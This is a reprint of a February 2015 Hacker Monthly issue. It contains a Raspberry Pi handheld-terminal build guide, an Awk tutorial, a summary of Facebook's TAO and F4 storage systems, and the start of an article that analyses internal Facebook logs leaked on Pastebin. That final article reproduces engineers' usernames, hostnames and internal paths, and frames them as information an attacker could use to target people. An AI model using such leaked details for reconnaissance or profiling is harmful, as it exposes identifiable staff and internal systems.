

How To Create A Handheld Linux Terminal

Chris Robinson

HACKERMONTHLY

Issue 57 February 2015

Curator

Lim Cheng Soon

Contributors

Chris Robinson
Fred Hebert
Murat Demirbas
Nathan Malcolm
Robert Heaton
Real
Christian Haschek
Tyler Tervooren
Dario Taraborelli

Proofreader

Emily Griffin

Printer

Blurb

HACKER MONTHLY is the print magazine version of Hacker News — *news.ycombinator.com*, a social news website wildly popular among programmers and startup founders. The submission guidelines state that content can be “anything that gratifies one’s intellectual curiosity.” Every month, we select from the top voted articles on Hacker News and print them in magazine format. For more, visit *hackermonthly.com*

Advertising


ads@hackermonthly.com

Contact

contact@hackermonthly.com

Published by

Netizens Media
46, Taylor Road,
11600 Penang,
Malaysia.



Contents

FEATURES

04 How To Create A Handheld Linux Terminal

By CHRIS ROBINSON

08 Awk in 20 Minutes

By FRED HEBERT



PROGRAMMING

12 Facebook's Software Architecture

By MURAT DEMIRBAS

14 A Look Inside Facebook's Source Code

By NATHAN MALCOLM

18 Fun With Your Friend's Facebook and Tinder Sessions

By ROBERT HEATON

22 Introduction to Distributed Hash Tables

By REAL

30 Why Are Free Proxies Free?

By CHRISTIAN HASCHEK


SPECIAL


32 Lazy Expert Syndrome

By TYLER TERVOOREN

34 The Beauty of L^AT_EX

By DARIO TARABORELLI





How To Create A Handheld Linux Terminal

By CHRIS ROBINSON

THIS TUTORIAL WILL teach you how to create your own handheld Linux terminal with built-in screen, QWERTY thumb keyboard, and battery. It has four passive USB ports for expansion and extra connectivity. It's super portable and is about the size of a Nintendo DS (if slightly thicker).

I initially made it because I thought it'd be cool to fit down into such a small form-factor, but it also has some interesting purposes. It's basically a full handheld Linux system that can do almost everything a normal sized computer can do. It's not going to destroy any benchmark tests, so it's best suited to command line stuff. Since this is the case, it's actually a pretty good tool for learning the command line

interface as well as basic scripting. The keyboard has all the special characters you need, which is really handy.

Almost all the design choices here are made entirely out of necessity for space. If I had a chance to make a custom keyboard and case, it'd be a lot sleeker. Considering it's a bunch of off-the-shelf stuff, I think it turned out pretty nicely.



Front view



Opened flat



Closed



Size comparison against 11 inch Macbook Air

Parts

- Raspberry Pi A+ (700MHz, 256MB RAM)
- 4 Port USB hub (make sure it's compatible with the Ras Pi)
- 500mAh+ battery with JST connector
- Adafruit PiTFT — 2.8" Raspberry Pi Touchscreen
- Adafruit Powerboost 500 Charger
- 2 x 2.5inch plastic hard drive enclosures (perfect size for a case)
- Wireless 2.4GHz Mini thumb backlit keyboard
- Power switch with JST connectors
- Piano hinge (thickness depends on your case)
- 16GB micro sd card (larger the better)
- Micro USB male component
- Some spare wires

Tools

- Soldering iron / solder
- Desolder pump
- A fine-ass file
- Power drill
- Small hacksaw blade
- Solder wick/tape (optional)
- Wire cutters / strippers
- Needle-nose pliers (optional)
- Hot glue gun (optional)
- Insulating tape
- Helping hands stand (optional)

How-To Guide — Software

We're going to get the software side of things sorted first before we start hacking up the hardware.

1 Ok, first things first. Since this RasPi uses the PiTFT display, you're limited to using Raspbian because (I think) it's the only distro that supports the display drivers. Go to this page on Adafruit's site [hn.my/adafruit] to download their custom Raspbian image which already contains the drivers. Follow the instructions, write it to your Micro SD, and boot up your Pi.

It's worth noting that this custom distro only boots up properly when the PiTFT is attached.

2 When you boot up your Pi, make sure that you have the receiver dongle for the wireless 2.4GHz mini keyboard connected. It should automatically recognize it without any additional tinkering required. If you plan on using a mini wired keyboard that should work fine too.

You'll notice that the standard font used in the command line is a bit derpy, so we're going to change that up since the screen real estate is so important. Type the following and press enter:

```
sudo dpkg-reconfigure  
console-setup
```

This will bring up a menu which allows you to change the font and the size. Have a play around to see what you like. When you're finished, reboot the Pi by typing:

```
sudo reboot
```


3 That's it! Now you have a usable Linux base system that you can experiment with how you like.

How-To Guide — Hardware

1 Slice that Pi! Ok, once you've gotten all the hardware working correctly, you'll need to remove all the extraneous components that we don't absolutely need. That means basically removing everything including:

- GPIO pins
- HDMI port
- USB port
- Audio/Mic port
- 2x camera module ports

This isn't really that hard to do, you just need to be really careful and take your time. Not everything will be easy to desolder from the board, and often I resorted to using the mini hacksaw blade and the sharp wire cutters to literally hack it apart. As long as you don't break any of the other components or scratch the board surface, you should be good. You now have a super slim Raspberry Pi that's around 5-6mm thick!



2 Remove and shorten the GPIO pins on the PiTFT. One thing to note, if you can get the unassembled version of the PiTFT that will save tons of time and possible headache. The solder on these boards seem like they need a pretty hot soldering iron to melt, so bare that in mind, too. Again, it's not particularly difficult, it just takes a long-ass time.

3 Solder the PiTFT directly to the A+. You can use the GPIO pins you took off either of the other boards if you like. I originally tried doing it with a load of small wires, but that turned out to be pretty tricky. I ended up using the metal pins from a bunch of unused LEDs I had lying around.

This is super fiddly work, and I found the best way was to solder the pins directly to the Pi, then once attached, straighten and trim them until they were uniform. Then hopefully you can slot the PiTFT on top and solder it in place. I inserted a piece of thin plastic in between the boards so they wouldn't short each other. The reason for doing it this way is that you end up with a ridiculously small all-in-one package of the Pi+Display which is about 1cm thick.

4 Power up the Pi and cross your fingers. If it boots up and the screen turns on, that's good. If not, I'd first check the connector which joins the display to the PiTFT board and see if it is in all the way. If it is, check your handiwork on the GPIO pins.

5 Chop up your USB hub. You need to remove it from its plastic casing, desolder each of the USB ports, remove any LEDs or anything that doesn't 100% need to be on the board and then strip the main USB wire that supplies power and data info. These things seem to be ridiculously fragile and badly made (I went through 4 fucking hubs!) so be careful.

6 Prep your case. Depending on what kind of enclosure you want to use, this is probably the time to get it ready. Here are the things I did:

- Cut holes out for the screen/keyboard
- Drill holes and attach the hinge
- Chop out some holes for the USB ports (the hacksaw blade is very handy here)
- Drill a hole in the side for the USB wires that connect the top and bottom case halves.
- Cut hole in the side for the switch

I did all my cutting with a sharp craft knife. Measure everything a few times so you know you've got it right and take your time while cutting. If you make mistakes, you could always cover over them with vinyl tape or something.

7 Wire up the powerboost, battery, and switch. I used a standard type of switch that you can buy for RC cars. It was bigger than expected so I had to chop it down. Also the JST connectors can be a bit bulky so I hacked up the female sockets and soldered the wires directly to the powerboost.

I added the micro usb plug to a wire so I could connect the Pi directly to the powerboost. Unfortunately I didn't have enough room or spare parts to wire up the charging port, but I can still charge the battery manually, no problem.

If your battery and switch work correctly, when you switch it on, a blue LED will come on for the powerboost.

8 Cram everything into the case, plug in the micro USB to the Pi and switch on the power. If everything goes well, it should boot up. You now have a handheld Linux terminal!

Conclusion

If I was to make this again, I would do a few things differently. First I'd probably add a slightly larger screen like this one from Tindie [hn.my/tindie]. I'd also figure out an easier way to add charging ports directly onto the case so that I wouldn't have to open it up to charge the batteries in both halves.

I'm thinking about how I could use this way of creating inexpensive hardware to make a touchscreen open source phone (using the Adafruit Fona), or perhaps a mini tablet or something.

Hope you enjoyed this, and if you end up making your own version, I'd love to see it. ■

Chris Robinson is an interface designer and front end developer. He is also the founder and editor of the technology blog N-O-D-E.net, and a co-founder of the open source software team at *Voluntary.net*

Reprinted with permission of the original author.
First appeared in *hn.my/handheld* (N-O-D-E.net)

Awk in 20 Minutes

By FRED HEBERT



What's Awk?

Awk is a tiny programming language and a command line tool. It's particularly appropriate for log parsing on servers, mostly because Awk will operate on files, usually structured in lines of human-readable text.

I say it's useful on servers because log files, dump files, or whatever text format servers end up dumping to disk will tend to grow large, and you'll have many of them per server. If you ever get into the situation where you have to analyze gigabytes of files from 50 different servers without tools like Splunk [splunk.com] or its equivalents, it would feel fairly bad to have and download all these files locally to then drive some forensics on them.

This personally happens to me when some Erlang nodes tend to die and leave a crash dump of 700MB to 4GB behind, or on smaller individual servers (say a VPS) where I need to quickly go through logs, looking for a common pattern.

In any case, Awk does more than finding data (otherwise, `grep` or `ack` would be enough) — it also lets you process the data and transform it.

Code Structure

An Awk script is structured simply, as a sequence of patterns and actions:

```
# comment
Pattern1 { ACTIONS; }
```

```
# comment
Pattern2 { ACTIONS; }
```

```
# comment
Pattern3 { ACTIONS; }
```

```
# comment
Pattern4 { ACTIONS; }
```

Every line of the document to scan will have to go through each of the patterns, one at a time. So if I pass in a file that contains the following content:

```
this is line 1
this is line 2
```

Then the content `this is line 1` will match against `Pattern1`. If it matches, `ACTIONS` will be executed. Then `this is line 1` will match against `Pattern2`. If it doesn't match, it skips to `Pattern3`, and so on.

Once all patterns have been cleared, `this is line 2` will go through the same process, and so on for other lines, until the input has been read entirely.

This, in short, is Awk's execution model.

Data Types

Awk only has two main data types: strings and numbers. And even then, Awk likes to convert them into each other. Strings can be interpreted as numerals to convert their values to numbers. If the string doesn't look like a numeral, it's `0`.

Both can be assigned to variables in `ACTIONS` parts of your code with the `=` operator. Variables can be declared anywhere, at any time, and used even if they're not initialized: their default value is `""`, the empty string.

Finally, Awk has arrays. They're unidimensional, associative arrays that can be started dynamically. Their syntax is just `var[key] =`

`value`. Awk can simulate multidimensional arrays, but it's all a big hack anyway.

Patterns

The patterns that can be used will fall into three broad categories: regular expressions, Boolean expressions, and special patterns.

Regular and Boolean Expressions

The Awk regular expressions are your run of the mill regexes. They're not PCRE under `awk` (but `gawk` will support the fancier stuff — it depends on the implementation! See with `awk --version`), though for most usages they'll do plenty:

```
/admin/ { ... }      # any line that contains
                      # 'admin'
/^admin/ { ... }     # lines that begin with
                      # 'admin'
/admin$/ { ... }     # lines that end with
                      # 'admin'
/^[0-9.]+ / { ... }  # lines beginning with
                      # series of numbers and
                      # periods
/(POST|PUT|DELETE)/ # lines that contain specific
                      # HTTP verbs
```

And so on. Note that the patterns *cannot* capture specific groups to make them available in the `ACTIONS` part of the code. They are specifically to match content.

Boolean expressions are similar to what you would find in PHP or JavaScript. Specifically, the operators `&&` (“and”), `||` (“or”), and `!` (“not”) are available. This is also what you'll find in pretty much all C-like languages. They'll operate on any regular data type.

What's specifically more like PHP and JavaScript is the comparison operator, `==`, which will do fuzzy matching, so that the string `"23"` compares equal to the number `23`, such that `"23" == 23` is true. The operator `!=` is also available, without forgetting the other common ones: `>`, `<`, `>=`, and `<=`.

You can also mix up the patterns: Boolean expressions can be used along with regular expressions. The pattern `/admin/ || debug == true` is valid and will match when a line that contains either the word “admin” is met, or whenever the variable `debug` is set to `true`.

Note that if you have a specific string or variable you'd want to match against a regex, the operators `~` and `!~` are what you want, to be used as `string ~ /regex/` and `string !~ /regex/`.

Also note that all patterns are optional. An Awk script that contains the following:

```
{ ACTIONS }
```

Would simply run `ACTIONS` for every line of input.

Special Patterns

There are a few special patterns in Awk, but not that many.

The first one is `BEGIN`, which matches only before any line has been input to the file. This is basically where you can initiate variables and all other kinds of state in your script.

There is also `END`, which as you may have guessed, will match after the whole input has been handled. This lets you clean up or do some final output before exiting.

Finally, the last kind of pattern is a bit hard to classify. It's halfway between variables and special values, and they're called Fields, which deserve a section of their own.

Fields

Fields are best explained with a visual example:

```
# According to the following line
#
# $1          $2    $3
# 00:34:23   GET    /foo/bar.html
# \_____/_____/
#                      $0
```

```
# Hack attempt?
/admin.html$/ && $2 == "DELETE" {
    print "Hacker Alert!";
}
```

The fields are (by default) separated by white space. The field `$0` represents the entire line on its own, as a string. The field `$1` is then the first bit (before any white space), `$2` is the one after, and so on.

A fun fact (and a thing to avoid in most cases) is that you can modify the line by assigning to its field. For example, if you go `$0 = "HAHA THE LINE IS GONE"` in one block, the next patterns will now operate on that line instead of the original one, and similarly for any other field variable!

Actions

There's a bunch of possible actions, but the most common and useful ones (in my experience) are:

```
{ print $0; } # prints $0. In this case,
               # equivalent to 'print' alone
{ exit; }      # ends the program
{ next; }      # skips to the next line of input
{ a=$1; b=$0 } # variable assignment
{ c[$1] = $2 } # variable assignment (array)

{ if (BOOLEAN) { ACTION }
  else if (BOOLEAN) { ACTION }
  else { ACTION }
}
{ for (i=1; i<x; i++) { ACTION } }
{ for (item in c) { ACTION } }
```

This alone will contain a major part of your Awk toolbox for casual usage when dealing with logs and whatnot.

The variables are all global. Whatever variables you declare in a given block will be visible to other blocks, for each line. This severely limits how large your Awk scripts can become before they're unmaintainable horrors. Keep it minimal.

Functions

Functions can be called with the following syntax:

```
{ somecall($2) }
```

There is a somewhat restricted set of built-in functions available, so I like to point to regular documentation for these.

User-defined functions are also fairly simple:

```
# function arguments are call-by-value
function name(parameter-list) {
    ACTIONS; # same actions as usual
}

# return is a valid keyword
function add1(val) {
    return val+1;
}
```

Special Variables

Outside of regular variables (global, instantiated anywhere), there is a set of special variables acting a bit like configuration entries:

```
BEGIN { # Can be modified by the user
    FS = ","; # Field Separator
    RS = "\n"; # Record Separator (lines)
    OFS = " "; # Output Field Separator
    ORS = "\n"; # Output Record Separator (lines)
}
{ # Can't be modified by the user
    NF # Number of Fields in the current
Record (line)
    NR # Number of Records seen so far
    ARGV / ARGC # Script Arguments
}
```

I put the modifiable variables in `BEGIN` because that's where I tend to override them, but that can be done anywhere in the script to then take effect on follow-up lines.

Examples

That's it for the core of the language. I don't have a whole lot of examples there because I tend to use Awk for quick one-off tasks.

I still have a few files I carry around for some usage and metrics, my favorite one being a script used to parse Erlang crash dumps shaped like this:

```
=erl_crash_dump:0.3
Tue Nov 18 02:52:44 2014
Slogan: init terminating in do_boot ()
System version: Erlang/OTP 17 [erts-6.2]
[source] [64-bit] [smp:8:8] [async-threads:10]
[hipe] [kernel-poll:false]
Compiled: Fri Sep 19 03:23:19 2014
Taints:
Atoms: 12167
=memory
total: 19012936
processes: 4327912
processes_used: 4319928
system: 14685024
atom: 339441
atom_used: 331087
binary: 1367680
code: 8384804
ets: 382552
```

```

=hash_table:atom_tab
size: 9643
used: 6949
...
=proc:<0.0.0>
State: Running
Name: init
Spawned as: otp_ring0:start/2
Run queue: 0
Spawned by: []
Started: Tue Nov 18 02:52:35
2014
Message queue length: 0
Number of heap fragments: 0
Heap fragment data: 0
Reductions: 29265
Stack+heap: 1598
OldHeap: 610
Heap unused: 656
OldHeap unused: 468
Memory: 18584
CP: 0x0000000000000000
(invalid)
=proc:<0.3.0>
State: Waiting
...
=port:#Port<0.0>
Slot: 0
Connected: <0.3.0>
Links: <0.3.0>
Slot: 112
Connected: <0.3.0>
...

```

To yield the following result:

```

$ awk -f queue_fun.awk $PATH_
TO_DUMP
MESSAGE QUEUE LENGTH: CURRENT
FUNCTION
=====
10641: io:wait_io_mon_reply/2
12646: io:wait_io_mon_reply/2
32991: io:wait_io_mon_reply/2
2183837: io:wait_io_mon_reply/2
730790: io:wait_io_mon_reply/2
80194: io:wait_io_mon_reply/2
...

```

Which is a list of functions running in Erlang processes that caused mailboxes to be too large. Here's the script:

```

# Parse Erlang Crash Dumps and correlate mailbox size to the
# currently running function.
# Once in the procs section of the dump, all processes are
# displayed with =proc:<0.M.N> followed by a list of their
# attributes, which include the message queue length and the
# program counter (what code is currently executing).
#
# Run as:
#
# $ awk -v threshold=$THRESHOLD -f queue_fun.awk $CRASHDUMP
#
# Where $THRESHOLD is the smallest mailbox you want inspects.
# Default value is 1000.
BEGIN {
    if (threshold == "") {
        threshold = 1000 # default mailbox size
    }
    procs = 0 # are we in the =procs entries?
    print "MESSAGE QUEUE LENGTH: CURRENT FUNCTION"
    print "=====
}

# Only bother with the =proc: entries. Anything else is useless.
procs == 0 && /^=proc/ { procs = 1 } # entering the =procs
entries
procs == 1 && !/^=/ && !/^=proc/ { exit 0 } # we're done

# Message queue length: 1210
# 1      2      3      4
/^Message queue length: / && $4 >= threshold { flag=1; ct=$4 }
/^Message queue length: / && $4 < threshold { flag=0 }

# Program counter: 0x00007f5fb8cb2238
# (io:wait_io_mon_reply/2 + 56)
# 1      2      3      4      5 6
flag == 1 && /^Program counter: / { print ct ":", substr($4,2) }

```

Can you follow along? If so, you can understand Awk. Congratulations. ■

Fred Hebert is the author of *Learn You Some Erlang for Great Good!*, a free online (also paid for, on paper) book designed to teach Erlang, and of *Erlang in Anger*, a manual on how to operate and debug production systems in Erlang. He's worked on writing and teaching training course material for Erlang Solutions Ltd, then moved to writing Real Time Bidding software for AdGear. For the last few years, he's been a member of Heroku's routing team, working on large scale distributed systems in the cloud.

Facebook's Software Architecture

By MURAT DEMIRBAS

FACEBOOK USES SIMPLE architecture that gets things done. Papers from Facebook are refreshingly simple, and I like reading these papers.

TAO: Facebook's distributed data store for the social graph (ATC'13)

A single Facebook page may aggregate and filter hundreds of items from the social graph. Since Facebook presents each user with customized content (which needs to be filtered with privacy checks) an efficient, highly available, and scalable graph data store is needed to serve this dynamic read-heavy workload.

Before Tao, Facebook's web servers directly accessed MySQL to read or write the social graph, aggressively using memcache as a look aside cache.

The Tao data store implements a graph abstraction directly. This allows Tao to avoid some of the fundamental shortcomings of a look-aside cache architecture. Tao implements an objects and associations model and continues to use

MySQL for persistent storage, but mediates access to the database and uses its own graph-aware cache.




Figure 1: Reading (R1–R4) and creating (C1–C3) BLOBs.

To handle multi-region scalability, Tao uses replication using the per-record master idea.

F4: Facebook's warm BLOB storage system (OSDI'14)

Facebook uses Haystack to store all media data.

Facebook's new architecture splits the media into two categories:

1. Hot/recently-added media, which is still stored in Haystack, and
2. Warm media (still not cold), which is now stored in F4 storage and not in Haystack.

Facebook has big data! (This is one of those rare cases where you can say big data and mean it.) Facebook stores over 400 billion photos.

Facebook found that there is a strong correlation between the age of a BLOB (Binary Large Object) and its temperature. Newly created BLOBs are requested at a far higher rate than older BLOBs; they are *hot!*

For instance, the request rate for week-old BLOBs is an order of magnitude lower than for less-than-a-day old content for eight of nine examined types. Content less than one day old receives more than 100 times the request rate of one-year old content. The request rate drops by an order of magnitude in less than a week, and for most content types, the request rate drops by 100x in less than 60 days. Similarly, there is a strong correlation between age and the deletion rate: older BLOBs see an order of magnitude less deletion rate than the new BLOBs. These older content is called *warm*, not seeing

frequent access like hot content, but they are not completely frozen either.

They also find that warm content is a large percentage of all objects. They separate the last 9 months' Facebook data under 3 intervals: 9-6 months, 6-3 months, and 3-0 months. In the oldest interval, they find that for the data generated in that interval more than 80% of objects are warm for all types. For objects created in the most recent interval more than 89% of objects are warm for all types. That means that warm content is large and it is growing increasingly.

In light of these analyses, Facebook goes with a split design for BLOB storage. They introduce F4 as a warm BLOB storage system because the request rate for its content is lower than that for content in Haystack and thus is not as hot. Warm is also in contrast with cold storage systems that reliably store data but may take days or hours to retrieve it, which is unacceptably long for user-facing requests. The lower request rate of warm BLOBs enables them to provision a lower maximum throughput for F4 than Haystack, and the low delete rate for warm BLOBs enables them to simplify F4 by not needing to physically reclaim space quickly after deletes.




Figure 6: Overall BLOB Storage Architecture with creates (C1-C2), deletes (D1-D2), and reads (R1-R4). Creates are handled by Haystack, most deletes are handled by Haystack, reads are handled by either Haystack or f4.

F4 provides a simple, efficient, and fault-tolerant warm storage solution that reduces the effective-replication-factor from 3.6 to 2.8 and then to 2.1. F4 uses erasure coding with parity blocks and striping. Instead of maintaining 2 other replicas, it uses erasure coding to reduce this significantly.




Figure 7: BLOBs in Blocks in Stripes in Volumes.

The data and index files are the same as Haystack, the journal file is new. The journal file is a write-ahead journal with tombstones appended for tracking BLOBs that have been deleted. F4 keeps dedicated spare backoff nodes to help with BLOB online reconstruction. This is similar to the use of dedicated gutter nodes for tolerating memcached node failures in the Facebook memcache paper.




Figure 8: f4 Single Cell Architecture. R1-R3 shows a normal-case read. R1, R4, R5 shows a failure-case read. KF1 shows the encryption key fetch that happens in parallel with the rest of the read path in f4.

F4 has been running in production at Facebook for over 19 months. F4 currently stores over 65PB of logical data and saves over 53PB of storage. ■

Murat is a computer science and engineering professor at SUNY Buffalo. He works on distributed and networked systems and fault-tolerance.

Reprinted with permission of the original author.
First appeared in hn.my/fbarc (muratbuffalo.blogspot.ca)

A Look Inside Facebook's Source Code

By NATHAN MALCOLM

Note: None of the code in this post was obtained illegally, nor given to me directly by any Facebook employee at any time.

I'VE ALWAYS BEEN a fan of Facebook from a technical point of view. They contribute a lot to the open source community and often open source their internal software, too. Phabricator, libphutil, and XHP are great examples of that. For a while I contributed a bit to both Phabricator and XHP, and I ended up finding out a lot more about Facebook's internals than I intended.

It was mid-2013 and I was busy fixing a few bugs I had encountered while using Phabricator. If my memory serves me correctly, the application was throwing a PhutilBootloaderException. I didn't have much knowledge of how Phabricator worked at the time so I googled the error message. As you'd expect I came across source code and references, but one specific link stood out. It was a Pastebin link.

Of course, this intrigued me. This is what I found...

```
[emir@dev3003 ~/devtools/libphutil] arc diff --trace
>>> [0] <conduit> conduit.connect()
<<< [0] <conduit> 98,172 us
>>> [1] <exec> $ (cd '/home/emir/devtools/libphutil'; git rev-
parse --show-cdup)
<<< [1] <exec> 13,629 us
>>> [2] <exec> $ (cd '/home/emir/devtools/libphutil/'; git rev-
parse --verify HEAD^)
<<< [2] <exec> 17,024 us
>>> [3] <exec> $ (cd '/home/emir/devtools/libphutil/'; git diff
--no-ext-diff --no-textconv --raw 'HEAD^' --)
>>> [4] <exec> $ (cd '/home/emir/devtools/libphutil/'; git diff
--no-ext-diff --no-textconv --raw HEAD --)
>>> [5] <exec> $ (cd '/home/emir/devtools/libphutil/'; git ls-
files --others --exclude-standard)
>>> [6] <exec> $ (cd '/home/emir/devtools/libphutil/'; git ls-
files -m)
<<< [5] <exec> 73,004 us
<<< [6] <exec> 74,084 us
<<< [4] <exec> 77,907 us
<<< [3] <exec> 80,606 us
...
>>> [22] <exec> $ '/home/engshare/devtools/libphutil/src/parser/
xhpast/bin/xhpast'
<<< [22] <exec> 10,066 us
LINT OKAY No lint problems.
Running unit tests...
HipHop Fatal error: Uncaught exception exception 'PhutilBoot-
loaderException' with message 'The phutil library '' has not
been loaded!' in /home/engshare/devtools/libphutil/src/__phutil_
library_init__.php:124\nStack trace:\n#0 /home/engshare/devtools/
```

```
libphutil/src/__phutil_library_init__.php(177):
PhutilBootloader->getLibraryRoot()\n#1 /home/
engshare/devtools/arcanist/src/unit/engine/
phutil/PhutilUnitTestEngine.php(53): Phutil-
Bootloader->moduleExists()\n#2 /home/engshare/
devtools/arcanist/src/workflow/unit/ArcanistUnit-
Workflow.php(113): ArcanistUnitWorkflow->run()\n#4
/home/engshare/devtools/arcanist/src/workflow/
diff/ArcanistDiffWorkflow.php(225): ArcanistDiff-
Workflow->runUnit()\n#5 /home/engshare/devtools/
arcanist/scripts/arcanist.php(257): ArcanistDif-
fWorkflow->run()\n#6 {main}
```

Okay — so this isn't exactly source code. It's just some command line output. But it does tell us some interesting information.

- The person who likely posted this was “emir.” This may be the person's first name, or it could be their first initial and then their surname (E. Mir). It's clear this output was intended to be seen by another engineer at Facebook, so posting it on Pastebin probably wasn't the smartest move. This person may have made other slip-ups which could make them a target if an attacker sees an opportunity.
- “dev3003” is the name of the machine emir was working on at the time. This tells us Facebook has at least 3,000 machines reserved for development (assuming “3003” increments from 1, which I'm quite sure it does). “/home/engshare/devtools/” is the path where libphutil and arcanist are installed. “/home/engshare/” is shared between the development machines via NFS if I remember correctly. Nothing overly interesting here, but there are likely other internal scripts located in that directory.
- There's also some information about execution times and Git hashes which could be of use but nothing I'd personally look in to.

After this find, I went ahead and tried two similar pastes which had to been made. I was not disappointed.

```
[25/10/2013] Promoting The Meme Bank (1/1) -
Campaign Update Failed: Campaign 6009258279237:
Value cannot be null (Value given: null)
TAAL[BLAME_files,www/flib/core/utils/enforce.
php,www/flib/core/utils/EnforceBase.php]
```

Now, this looks to be an exception which was caught and logged. What's interesting here is it shows us file names and paths. “flib” (Facebook Library) is an internal library which contains useful utilities and functions to help with the development. Let's go deeper.

```
[ksalas@dev578 ~/www] ./scripts/intl/intl_
string.php scan .
Loading modules, hang on...
Analyzing directory `.'
Error: Command `ulimit -s 65536 && /mnt/vol/
engshare/tools/fbt_extractor -tasks 32 '/data/
users/ksalas/www-hg/' failed with error #2:
stdout:

stderr:
warning: parsing problem in /data/users/ksalas/
www-hg/flib/intern/third-party/phpunit/phpunit/
Tests/TextUI/dataprovider-log-xml-isolation.phpt
...
LEXER: unrecognised symbol, in token rule:'
warning: parsing problem in /data/users/ksalas/
www-hg/scripts/intern/test/test.php
warning: parsing problem in /data/users/ksalas/
www-hg/scripts/intern/test/test2.php
Fatal error: exception Common.TODO
Fatal error: exception Sys_error("Broken pipe")
```

Type intl_string.php --help to get more information about how to use this script.

